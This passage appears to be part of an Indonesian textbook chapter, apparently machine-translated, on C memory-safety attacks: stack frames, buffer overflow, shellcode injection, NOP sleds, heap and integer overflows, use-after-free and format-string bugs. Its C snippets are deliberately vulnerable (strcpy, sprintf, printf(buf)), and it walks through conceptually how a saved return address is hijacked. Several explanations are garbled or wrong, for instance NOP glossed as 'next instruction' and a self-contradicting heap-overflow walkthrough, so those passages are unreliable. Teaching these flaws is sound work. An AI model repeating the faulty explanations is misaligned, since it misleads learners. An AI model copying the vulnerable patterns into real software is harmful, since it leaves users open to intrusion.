      char loc1[4];
      int loc2;
      //.. .
}
```

Gambar 2.7 Contoh Tata Letak *Stack* Dasar
(Sumber: Universitas Maryland, 2014)

Berikut adalah fungsi sederhana yang mengambil tiga parameter (arg1, arg2, dan arg3) dan memiliki dua variabel lokal (loc1 dan loc2). Tumpukan kemudian akan diberikan deskripsi data *caller*, yang merupakan *function caller*. Berikut ini adalah contoh tata letak tumpukan sederhana:

1) Saat *caller* memanggil fungsi func(), parameter didorong dalam urutan kode terbalik.


   Catatan: *Stack* meningkat dari kanan ke kiri, yaitu dari alamat atas ke alamat bawah. Seperti yang dilihat, arg3 datang lebih dulu, lalu arg2, lalu arg1, yang merupakan urutan terbalik program.
2) Variabel lokal dapat diakses oleh fungsi pada stack, yang juga disimpan dalam urutan kemunculannya dalam bahasa pemrograman. Artinya, loc1 didahulukan, lalu loc2.

3) Beberapa data telah disimpan dan akan segera ditemukan.

2.2.7 Akses ke Variabel

```
void func(char * arg1, int arg2, int arg3) {
      //...
      loc2++;
      //...
}
```

Akibatnya, bahwa func() ingin meningkatkan nilai loc2 dalam fungsi satu per satu. Jika fungsi func() dapat dipanggil dari area lain dari program, itu akan sangat bagus. Alamat loc2 mungkin berbeda tergantung pada siapa yang memanggil fungsi tersebut. Untungnya, *compiler* selalu mengetahui *variable relative address*.



Gambar 2.8 Contoh Akses ke Variabel
(Sumber: Universitas Maryland 2014)


Pada gambar di atas, pertimbangkan semua item yang ditandai dengan warna biru sebagai bingkai tumpukan suatu fungsi. Akibatnya, *compiler* mengetahui di mana fungsi ini dipanggil. Itu selalu berjarak 8 *byte* dari nilai penunjuk bingkai saat ini.

2.2.8 Kembali dari Fungsi (1)

```
int main() {
      //...
      func("Hey", 10, -3)
      //...
}
```

Fungsi utama yang baru saja dilihat, yang dikenal sebagai fungsi func(), ditunjukkan di bawah ini. Ketika main() kembali dari func, main() akan ingin menggunakan *reference frame* yang sama dengan yang digunakan sebelumnya.

Akibatnya, saat mengakses variabel, gunakan alamat yang relevan. Data lain yang akan segera ditampilkan akan di-*push*.




Gambar 2.9 Contoh Kembali dari Fungsi
(Sumber: Universitas Maryland 2014)

Berikut adalah cara kerja *frame pointer* pada gambar di atas:

1) Simpan *keyframe pointer* langsung ke *stack* menggunakan metode ini.
2) *Update frame pointer* ke *stack pointer* saat ini.
3) Ketika fungsi func() dijalankan, variabel lokal didorong setelah *stack pointer* saat ini.

2.2.9 Instruksi dalam Memori



Gambar 2.10 Contoh Instruksi dalam Memori
(Sumber: Universitas Maryland 2014)

Gambar diatas adalah menjelaskan eksekusi instruksi dalam memori. *Instruction Pointer* %eip, melintasi beberapa instruksi yang mengimplementasikan main saat main sedang berjalan. Ketika saatnya tiba untuk memanggilnya. *Instruction pointer* "fr" akan muncul ke permukaan dan mulai mengeksekusi instruksi ini.

2.3 *Buffer Overflow*

Untuk tujuan, sudah dipelajari tentang dasar-dasar bagaimana program C dikompilasi dan disimpan dalam memori, termasuk bagaimana *stack* digunakan dalam *function call* dan *function return*. Berikut adalah komponen *buffer overflow*

1) *Buffer*

   Ketika variabel atau *field* terhubung dengan *buffer*, adalah area memori yang berkelanjutan.

2) *Overflow*


   Program yang mencoba menulis lebih banyak data daripada yang benar-benar dapat disimpan, yang dikenal sebagai *overflow*, rentan terhadap kesalahan. Dengan membanjiri *array*, misalnya, perangkat lunak melakukan sesuatu yang ilegal.

Bahasa pemrograman C konvensional tidak mendefinisikan program seperti itu. *Compiler* dapat menyertakan kode yang akan menghentikan program jika mendeteksi akses di luar *bound*. Bandingkan dengan banyak *compiler* modern, yang menganggap bahwa program tidak memiliki *overflow*, dan karenanya dapat mengakses memori apa pun yang kebetulan berada di dekatnya.

2.3.1 *Benign Outcome*

```
void func(char *arg1)
{
      char buffer[4];
      strcpy(buffer, arg1);
      // ...
}

int main()
{
      char  *mystr = "AuthMe!";
      func(mystr);
      // ...
}
```

Fungsi, func(), dan main() yang tercantum di atas menggunakan *string* "AuthMe!" untuk memanggil fungsi ini. Mencoba memasukkan *string* "AuthMe!" ke dalam *buffer* metode, tetapi mungkin memperbaiki masalah di sini. *String* terdiri dari tujuh karakter ditambah terminator nol. Sebaliknya, *buffer* fungsi lokal hanya dapat menampung empat karakter. *Buffer* akan *ditimpa* jika strcpy() digunakan.



Gambar 2.11 Contoh *Stack Benign Outcome*
(Sumber: Universitas Maryland 2014)

Perhatian gambar di *stack*. Berikut adalah cara kerja *stack benign outcome*:


1) Ketika func() dipanggil, arg1 dikembalikan, bersama dengan *frame pointer* yang disimpan *caller* dan *frame pointer*.
2) "Me!\0" berisi 4-byte yang dialokasikan di func().
3) strcpy() berfungsi dan menyalin empat karakter pertama.
4) *Overwrite function pointer* dengan yang tersisa setelah menyalin karakter tambahan. Setelah menyelesaikan kode, ulangi prosedur untuk kembali ke metode main(). Namun, *function pointer* rusak.

2.3.2 *Security-Related Outcome*

```
void func(char * arg1) {
      int authenticated = 0;
      char buffer[4];
      strcpy(buffer, arg1);
      if (authenticated) {
            /...
      }
}
```

Salah satu masalah dengan aplikasi yang disebutkan di atas adalah hasil terkait keamanan. *Log message* akan mencari tahu dan memperbaikinya pada akhirnya. *Buffer overflow*, di sisi lain, merupakan masalah keamanan yang signifikan. Struktur fungsi func() adalah sebagai berikut:

1) Ketika ada *buffer overflow*, fungsi func() memiliki konsekuensi keamanan untuk program.
2) Terdiri dengan variabel lokal baru, *authenticated*, yang seharusnya disetel hanya ketika otentikasi terjadi di seluruh fungsi func() yang *authenticated*. Ini mungkin terjadi setelah strcpy().



Gambar 2.12 *Function Stack* Func()
(Sumber: Universitas Maryland 2014)

Berikut adalah cara kerja *stack* fungsi func():

1) Ketika memanggil func(), push arg1, kemudian *instruction pointer*, kemudian *frame pointer*, dan akhirnya memiliki variabel lokal yang telah divalidasi dan *buffer*.
2) strcpy() sekarang dipanggil.
3) Alih-alih meng-*overwrite frame pointer*, kali ini meng-*overwrite*-kan *authenticated variable*. Ini menjadi masalah karena setiap kali dicoba memverifikasi pemeriksaan, dan didapatkan nol, yang menunjukkan bahwa proses akan gagal.

Catatan: Hasil terkait keamanan dapat menyebabkan aplikasi melakukan sesuatu yang tidak ingin dilakukan.


2.3.3 Penyimpangan: *String* yang Disediakan Pengguna

Beberapa langkah yang harus dilakukan sebelum dimulai proses eksekusinya:

1) Perlu dicatat bahwa masing-masing contoh ini hanya memberikan *string* sendiri sebagai konstanta.
2) Masalahnya adalah bahwa string diproduksi oleh pengguna, beberapa di antaranya jahat. Contoh: Mungkin disediakan sebagai:
    a) *Input teks*
    b) *Packet*
    c) *Environment variable*
    d) *File*
3) Validasi asumsi tentang *input* pengguna. Contoh: *Input* tidak boleh terlalu panjang atau sesuai dengan struktur tertentu yang ditentukan oleh perangkat lunak.

2.4 *Code Injection*

```
void func(char *arg1)
{
      char buffer[4];
      sprintf(buffer, arg1);
      ...
}
```



Gambar 2.13 Contoh *Code Injection* dalam bahasa C
(Sumber: Universitas Maryland 2014)

Gunakan sprintf() dalam *code injection* untuk mentransfer-nya ke *buffer*. Injeksi kode memiliki dua tantangan utama, antara lain:

1) Bagaimana mengkodekan diri sendiri secara terprogram ke dalam memori dan bagaimana mengkodekan diri sendiri secara terprogram ke dalam memori.
2) *Stack* memiliki *instruction pointer* yang menunjuk ke sana, yang memungkinkan kode untuk dijalankan.

2.4.1 Tantangan 1: Memuat Kode ke dalam Memori


Tantangan pertama adalah memasukkan kode ke dalam memori. Berikut adalah beberapa hal yang harus dilakukan dalam tantangan ini:

1) Kode ini harus ditulis dalam bahasa mesin yang dapat dijalankan oleh mesin tersebut. Akibatnya, itu tidak akan ditulis dalam C, melainkan, dalam bahasa *assembly* arsitektur target.
2) Kode ini tidak terbatas pada bahasa *assembly*.
    a) Contoh: Tidak dapat menyertakan semua *byte* nol. Jika ingin menyalahgunakan strcpy(), sprintf(), get(), scanf(), dan metode rentan lainnya, hanya data bukan nol yang akan direplikasi.
    b) Tidak selalu layak untuk menyelesaikan *memory address* dalam program menggunakan *loader*.

2.4.2 *General-Purpose Shell*

Dalam skenario kasus yang ideal, dapat menjalankan *general-purpose shell*. Untuk memberikan akses *attacker* ke sistem, *general-purpose shell* tujuan umum adalah prompt *command-line*. Untuk sebagian besar, ini adalah skenario kasus terbaik dalam hal meng-*inject* kode. *Shellcode* adalah kode yang digunakan untuk meluncurkan *shell* dalam serangan.

2.4.3 *Shellcode*



Gambar 2.14 Contoh Shellcode dalam C, Rakitan, dan Mesin
(Sumber: Universitas Maryland 2014)

Shellcode adalah kode yang meluncurkan *shell* sebagai bagian dari serangan. Di atas adalah fungsi sederhana yang menggunakan execve() untuk mengkonversi program saat ini ke program yang disediakan sebagai argumen. Argumen dalam kasus ini adalah shell/bin/sh. *Shellcode* ini telah dirakit. Melihat instruksi pertama sebagai *string*, seperti inilah tampilannya. *Shellcode* adalah *string* yang dimasukkan sebagai bagian dari *input*.

2.4.4 Tantangan 2: Menjalankan Kode untuk Di-*inject*

Gambar 2.15 Contoh Menjalankan Kode untuk Disuntikkan
(Sumber: Universitas Maryland, 2014)


Meng-*inject* kode dan menjalankannya adalah tantangan kedua. Tidak ada jaminan bahwa akan dapat membuka kode kapanpun mau hanya karena memuat kode. Karena tidak tahu lokasi persis *instruction pointer*, dan tidak mungkin untuk

mengetahui di mana kode berada dan harus menyingkirkannya dari awal dan memulai.

2.4.5 Gambaran Tata Letak Memori

Ingat kembali ringkasan tata letak memori untuk fungsi yang dipanggil dan dikembalikan. Bagaimana dapat menggunakan konfigurasi ini untuk keuntungan untuk meng-*inject* kode? Kuncinya adalah sebagai berikut. Langkah terakhir kembali ke posisi *return address*, yang sebelumnya disimpan ke tumpukan. Akibatnya, *stack* dapat menyimpan alamat kode di tempat itu, dan instruksikan perangkat lunak untuk pindah ke bagian kode itu.

2.4.6 Meng-*hijack* %eip Tersimpan



Gambar 2.16 Contoh Membajak %eip Tersimpan pada *Stack*
(Sumber: Universitas Maryland, 2014)

Berikut adalah cara kerja meng-*hijack* %eip tersimpan:

1) Alamat kode dimuat ke dalam *stack* di atas alamat %eip yang disimpan
2) Ini berarti bahwa ketika fungsi *return*, program akan mulai mengeksekusi di tempat yang sama di mana ia tinggalkan.

Catatan: Karena instruksi yang salah tercapai, *CPU* (*Central Processing Unit*) kemungkinan akan panik dan mati.


2.4.7 Tantangan 3: Tentukan *Return Address*

Tantangan ke-3 yang terkadang dihadapi *Attacker* adalah menemukan *return address*. Jika *attacker* mengetahui kode yang dia serang dan mengetahui lokasi yang tepat dari *buffer overflow*, dia mungkin tahu di mana *return address*

ditempatkan relatif terhadap *frame pointer*. Karena itu, *attacker* tahu persis di mana harus meng-*overwrite* agar kodenya berfungsi. Berikut ada beberapa hal yang harus dilakukan untuk menentukan *return address*:


1) *Attacker* mungkin tidak dapat menentukan seberapa jauh *buffer overrun* dari referensi *frame* yang disimpan.
2) *Trial and error* adalah salah satu metode.
3) Di sisi lain, tumpukan akan selalu dimulai pada *address* tetap yang sama tanpa *address randomisation*, yang akan dibahas lebih detail nanti. Jika kodenya rekursif, *stack* akan bertambah, meskipun biasanya tidak terlalu dalam.

2.4.8 *Nop Sleds*



Gambar 2.17 Contoh Nop *Sleds* pada *Stack*
(Sumber: Universitas Maryland, 2014)

"*nop sled*" juga dapat digunakan oleh *attacker*. "Nop" adalah singkatan dari *'next instruction'* dan merupakan instruksi satu *byte*. Di mana saja di *nop sled attacker* menempatkan sejumlah *nop* sebagai *padding*, kodenya sendiri akan berfungsi. Jumlah *nops* yang dimiliki sekarang meningkatkan peluang dengan faktor sepuluh.



Gambar 2.18 Contoh *Memory Map* jika Satukan Semuanya
(Sumber: Universitas Maryland 2014)

Berikut adalah cara kerja kode yang di-*inject* oleh *hostile code* ditampilkan pada gambar di atas:

1) Padding diperlukan karena *input* ke get(), sprintf(), atau strcpy harus mulai ditulis di suatu tempat di bagian ini.
2) Kode berbahaya akan mulai dijalankan ketika aplikasi kembali ke tempat yang dipilih.

2.5 Eksploitasi Memori Lainnya

Sebagai hasil dari *stack smashing*, program komputer atau sistem operasi mungkin akan meluap. Hal ini dapat mengakibatkan program/sistem rusak dan mungkin berhenti. Sebagai *FILO* (*First-in, Last-out*), *stack* berfungsi sebagai semacam *buffer* untuk hasil operasi yang dilakukan di dalamnya. *Stack Smashing* adalah tindakan menjejalkan lebih banyak data ke dalam tumpukan daripada yang dapat ditampungnya. Peretas dengan keterampilan tingkat lanjut dapat dengan sengaja membebani tumpukan dengan data. Variabel tumpukan lainnya, seperti *function return address*, mungkin menyimpan data tambahan. Setelah fungsi *return*, tumpukan di-*jump*, berpotensi mengakibatkan kerusakan sistem. *Crashing* terjadi sebagai akibat dari kerusakan *stack data*.

2.5.1 *Heap Overflow*

Serangan *heap overflow* juga dimungkinkan. *Buffer* yang dialokasikan malloc() di *heap* juga dapat dipenuhi oleh *stack smashing*, yang memenuhi *buffer* yang dialokasikan *stack*. Contoh ditunjukkan pada kode di bawah ini:

```
typedef struct _vulnerable_struct {
      char buff[MAX_LEN];
      int (*cmp)(char*,char*);
} vulnerable;

int foo(vulnerable* s, char* one, char* two)
{
```

```
        strcpy( s->buff, one ); // salin one ke buff
        strcpy( s->buff, two ); // salin two ke buff
        return s->cmp( s->buff, "file://foobar" );
}
```

Berikut adalah struktur kode di atas:

1) Struktur rentan berisi dua *field*:
    a) buff, *character pointer*.
    b) cmp *function pointer*.
2) Metode foo(), yang menerima *struct* rentan sebagai input dan mengembalikan dua pointer karakter.
    a) Pada baris kedelapan, *one* disalin ke *buff*.
    b) Pada baris kesembilan, *buff* dikirim sebagai argumen dan dibandingkan dengan *file pointer* foobar di baris kode kesepuluh.
3) *Buff* dikirim sebagai argumen dan dibandingkan dengan *file pointer* foobar di baris kode ketiga.

Telah diamati bahwa kode ini hanya berfungsi jika panjang string "*one*" dan "*two*" lebih kecil dari panjang maksimum *buffer* tempat disalin. Untuk menghindari hal ini, harus memastikan bahwa *function reference* cmp tidak di-*overwrite*. *Attacker* mungkin dapat memanipulasi bagaimana *overwrite* terjadi dan menyebabkan program mengeksekusi kode yang dipilihnya, sebanyak yang bisa ketika ditulis ulang *return address* dalam *stack smashing attack*.

2.5.2 Varian *Heap Overflow*

Berikut adalah tiga variasi serangan *heap overflow* dasar, antara lain:

1) *Overflow* ke objek C++ vtable.

   Satu variasi berlaku untuk program yang ditulis dalam C++ yang memperluas C dengan mendukung OOP (*Object Oriented Programming*). Objek C++ terdiri dari data dan *method* yang didefinisikan di dalam modul

ini. Kelas mendukung pewarisan. Oleh karena itu, metode kelas *parent* dapat ditimpa oleh metode yang didefinisikan dalam pewarisan kelas *child*.

2) *Overflow* ke objek yang berdekatan

   Buffer overflow ke *field* tambahan pada objek yang sama disebabkan oleh serangan ini dan sebelumnya. Ini lebih sulit, tetapi bukan tidak mungkin, karena *attacker* mungkin harus bekerja keras untuk mendapatkan jenis objek yang benar yang dekat dengan objek yang dapat *overflow*.

3) *Overflow heap metadata*

   Serangan terkait ditujukan untuk membanjiri metadata yang digunakan malloc untuk melacak memori yang dialokasikan ke *heap*, bukan objek program. *Header* ini mungkin berisi, misalnya, *pointer* yang menautkan objek yang dikembalikan ke daftar data yang ditetapkan. Dengan menghancurkan data ini, *attacker* dapat memicu kode yang mengimplementasikan malloc dan mengambil tindakan apa pun untuk keuntungannya sendiri.

2.5.3 *Integer Overflow*

```
void vulnerable()
{
      char *response;
      int nresp = packet_get_int();
      if (nresp > 0) {
            response = malloc(nresp*sizeof(char*));
            for (i = 0; i < nresp; i++)
                  response[i] = packet_get_string(NULL);
      }
}
```

Serangan *integer overflow* adalah jenis serangan umum lainnya yang mendapat kategori perhatiannya sendiri. Dalam C, variabel memiliki nilai maksimum, dan ketika nilai tersebut terlampaui, nilai variabel akan berubah. Fungsi packet_get_int() digunakan untuk membaca data dari jaringan. Misalkan *attacker* mengirimkan sejumlah besar dari sisi berlawanan dari jaringan.

1) Ketika angkanya adalah 1.073.741.824, dan ukuran penunjuk karakter pada arsitektur adalah 4, yang berarti arsitektur 32-bit, dapat diasumsikan bahwa angka tersebut adalah 1.073.741.824.
2) *Buffer* akan dialokasikan dimana respons akan disimpan karena nresp lebih besar dari nol. Ketika dikalikan dengan 4, angka yang sangat besar ini mencapai titik di mana sama dengan nol.
3) Menulis ke *buffer* ukuran nol yang *overflow* adalah umum di banyak implementasi malloc(), yang senang melakukannya. Ada kemungkinan *integer overflow* dapat digunakan oleh *attacker* untuk memungkinkannya memasukkan kode atau melakukan apa pun yang diinginkannya.

2.5.4 Perusakan Data

Selain memengaruhi kode, *return address*, dan *function pointer*, juga dapat mengubah data menggunakan serangan sejauh ini. Berikut adalah contoh perusakan data yang disebabkan oleh *attacker*, antara lain:

1) Dengan meng-*overrun buffer*, *attacker* dapat mengubah *private key* menjadi *key* yang dia ketahui, sehingga memungkinkan *attacker* untuk memecahkan kode komunikasi yang disadap di masa mendatang.
2) Selain itu, *attacker* dapat mengubah *status variable* untuk menghindari *authorisation check*, seperti yang ditunjukkan ketika awalnya memperkenalkan gagasan *buffer overflow* dengan *flag* yang di autentikasi.
3) *Attacker* juga dapat mengubah *interpreted string*, yang digunakan dalam instruksi masa depan yang diberikan ke program lain, untuk membuatnya lebih efektif. Salah satu penggunaan *SQL* (*Structured Query Language*) yang paling umum adalah dalam aplikasi *server* yang berinteraksi dengan *database*. *Buffer overflow* dapat digunakan untuk menimpa instruksi *SQL* (*Structured Query Language*), memberikan akses *attacker* ke *database* yang bersangkutan.

2.5.5 *Read Overflow*

Sejauh ini, baru saja melihat apa yang terjadi ketika menulis di luar ujung *buffer*, tetapi cacat juga memungkinkan membaca melewati ujung *buffer*, yang berpotensi membuka informasi rahasia. Perhatikan program di bawah sebagai contoh.


```
int main() {
      char buf[100], * p;
      int i, len;

      while (1) {
            p = fgets(buf, sizeof(buf), stdin); // Membaca
Integer
            if (p == NULL) return 0;
            len = atoi(p);
            p = fgets(buf, sizeof(buf), stdin); // Membaca
message
            if (p == NULL) return 0;
            for (i = 0; i < len; i++) // meng-echo kembali
message
                        if (!iscntrl(buf[i])) putchar(buf[i]);
                        else putchar('.');
            printf("\n");
      }
}
```

Program dibaca dari stdin ke buf dan menggemakan kembali jumlah karakter yang ditentukan. Berikut adalah analisis fungsi main() berikut ini:

1) Fungsi atoi() digunakan untuk mengubah isi *buffer*, dan *string* menjadi panjang *integer* sebelum *input* dikirim ke main().
2) Kemudian membaca *message*.
3) Kode di atas mencetak karakter satu per satu, meng-*echo*-kan kembali pesan yang dikirim.

Catatan: *Read Overflow* menjadi perhatian karena panjang yang dinyatakan dalam pembacaan pertama mungkin lebih dari pesan yang diberikan pada pembacaan kedua.

2.5.6 Contoh Transkrip



Gambar 2.19 Contoh Eksekusi dari int main()
(Sumber: Universitas Maryland 2014)

Berikut ini adalah cara kerja eksekusi program di atas:

1) Saat *server* aktif dan berjalan, masukkan nomor dan kemudian mengetik *message* di *field* yang sesuai.
2) Pesan di-*echo*-kan kembali dalam situasi ini karena nomor sepuluh sesuai dengan *message length*.
3) Tidak mengherankan bahwa lebih sedikit karakter yang dikembalikan dalam kasus di atas karena jumlah *message* agak kurang dari *message length* yang sebenarnya.
4) Data tambahan tampaknya telah ditulis dalam kasus di atas, karena jumlahnya lebih besar dari *message length*. Informasi yang terkandung pada contoh telah disusupi.

2.5.7 *Heartbleed*

Heartbleed adalah masalah perangkat lunak yang ditemukan pada April 2014 di *open source cryptography library* "*OpenSSL*". Extensi *Heartbeat*, yang

mencakup kerentanan ini, diaktifkan di sekitar 17% *web server* yang memiliki sertifikat yang dikeluarkan oleh otoritas sertifikat terkemuka pada saat itu. *Key*, *user session cookie*, dan password semuanya mungkin dicuri.

2.5.8 *Stale Memory*

Stale memory juga dapat menyebabkan masalah memori yang menarik. *Pointer* yang telah dirilis namun tetap digunakan dikenal sebagai *hanging point*. *Attacker* mungkin dapat mengatur memori yang dirilis sebelumnya untuk dipindahkan ke akunnya sebelum aplikasi dapat menggunakan *reference* yang sebelumnya dibebaskan untuk mengaksesnya. Berikut adalah contoh kode *stale memory* di bawah ini:

```
struct foo { int (*cmp)(char*,char*); };
struct foo *p = malloc(...);
free(p);
//...
q = malloc(...) // gunakan kembali memori
*q = 0xdeadbeef; // attacker control
//...
p->cmp("hello","hello"); // ptr dangling
```

Berikut adalah analisis contoh kode berikut ini:

1) struct lain berisi *compare function pointer*.
2) Alokasikan pada memori, lalu *release*.
3) malloc() dipanggil untuk memulihkan memori yang baru saja di-*release* dan mengalokasikannya ke *buffer* yang dilambangkan dengan q.
4) q adalah variabel yang memiliki nilai *random*. *Attacker* dapat memanfaatkan q untuk memanipulasi data yang terkandung dalam nilai.
5) Kode di atas kemudian memanggil "return p", tetapi membebaskannya dengan memanggil *compare function pointer*.

Catatan: Dalam hal ini, diperlukan untuk menggunakan *dangling pointer* untuk menavigasi langsung ke memori yang ditempatkan *attacker* di sana.

2.6 Kerentanan *Format String*

2.6.1 *Formatted I/O*

```
void print_record(int age, char * name) {
      printf("Name: %s\tAge: %d\n", name, age);
}
```

Format string attack adalah jenis terakhir dari *buffer overflow-style attack* yang akan dilihat. Fungsi *Format String* printf() berfungsi sebagai inspirasi untuk nama tersebut. Untuk menentukan bagaimana data harus direpresentasikan, *format string* menggunakan apa yang dikenal sebagai *format specifiers*. Sebagai contoh, perhatikan sedikit kode berikut, yang mencatat nama dan usia orang tertentu. *String* adalah argumen pertama dan kedua dalam skenario ini. *Specifier* dilengkapi dalam berbagai bentuk dan ukuran.

2.6.2 Perbedaan Fungsi safe() dan vulnerable()

Perhatikan kedua fungsi di bawah. Kedua fungsi tersebut membuat *character buffer*.


```
void safe() {
      char buf[80];
      if (fgets(buf, sizeof(buf), stdin) == NULL)
            return;
      printf("%s", buf);
}

void vulnerable() {
      char buf[80];
      if (fgets(buf, sizeof(buf), stdin) == NULL)
            return;
      printf(buf); // Attacker controls the format string
}
```

Berikut adalah analisa kode fungsi safe() dan vulnerable():

1) Sebelum mencetak buf, metode safe() menggunakan %s sebagai *format string*.
2) Metode vulnerable() tidak sepenuhnya menggunakan *format string*; sebagai gantinya, ia memasukkan buf ke dalamnya.

Catatan: Jika *attacker* memiliki kendali atas *format string*, menafsirkan *format specifier* mungkin menguntungkan *attacker*.

2.6.3 Implementasi printf()




Gambar 2.20 Contoh Implementasi printf()
(Sumber: Universitas Maryland 2014)

Berikut adalah cara kerja implementasi printf():

1) Dapat dilihat bahwa printf() dipanggil di sini. printf() akan menggunakan *specifier* format %d dan %p untuk mencetak I dan alamatnya. printf() digunakan untuk mencetak nilai *integer*.
2) Dalam contoh ini, rentang alamat paling atas adalah ke kanan, dan tumpukan tumbuh dari kiri ke kanan seperti biasanya.
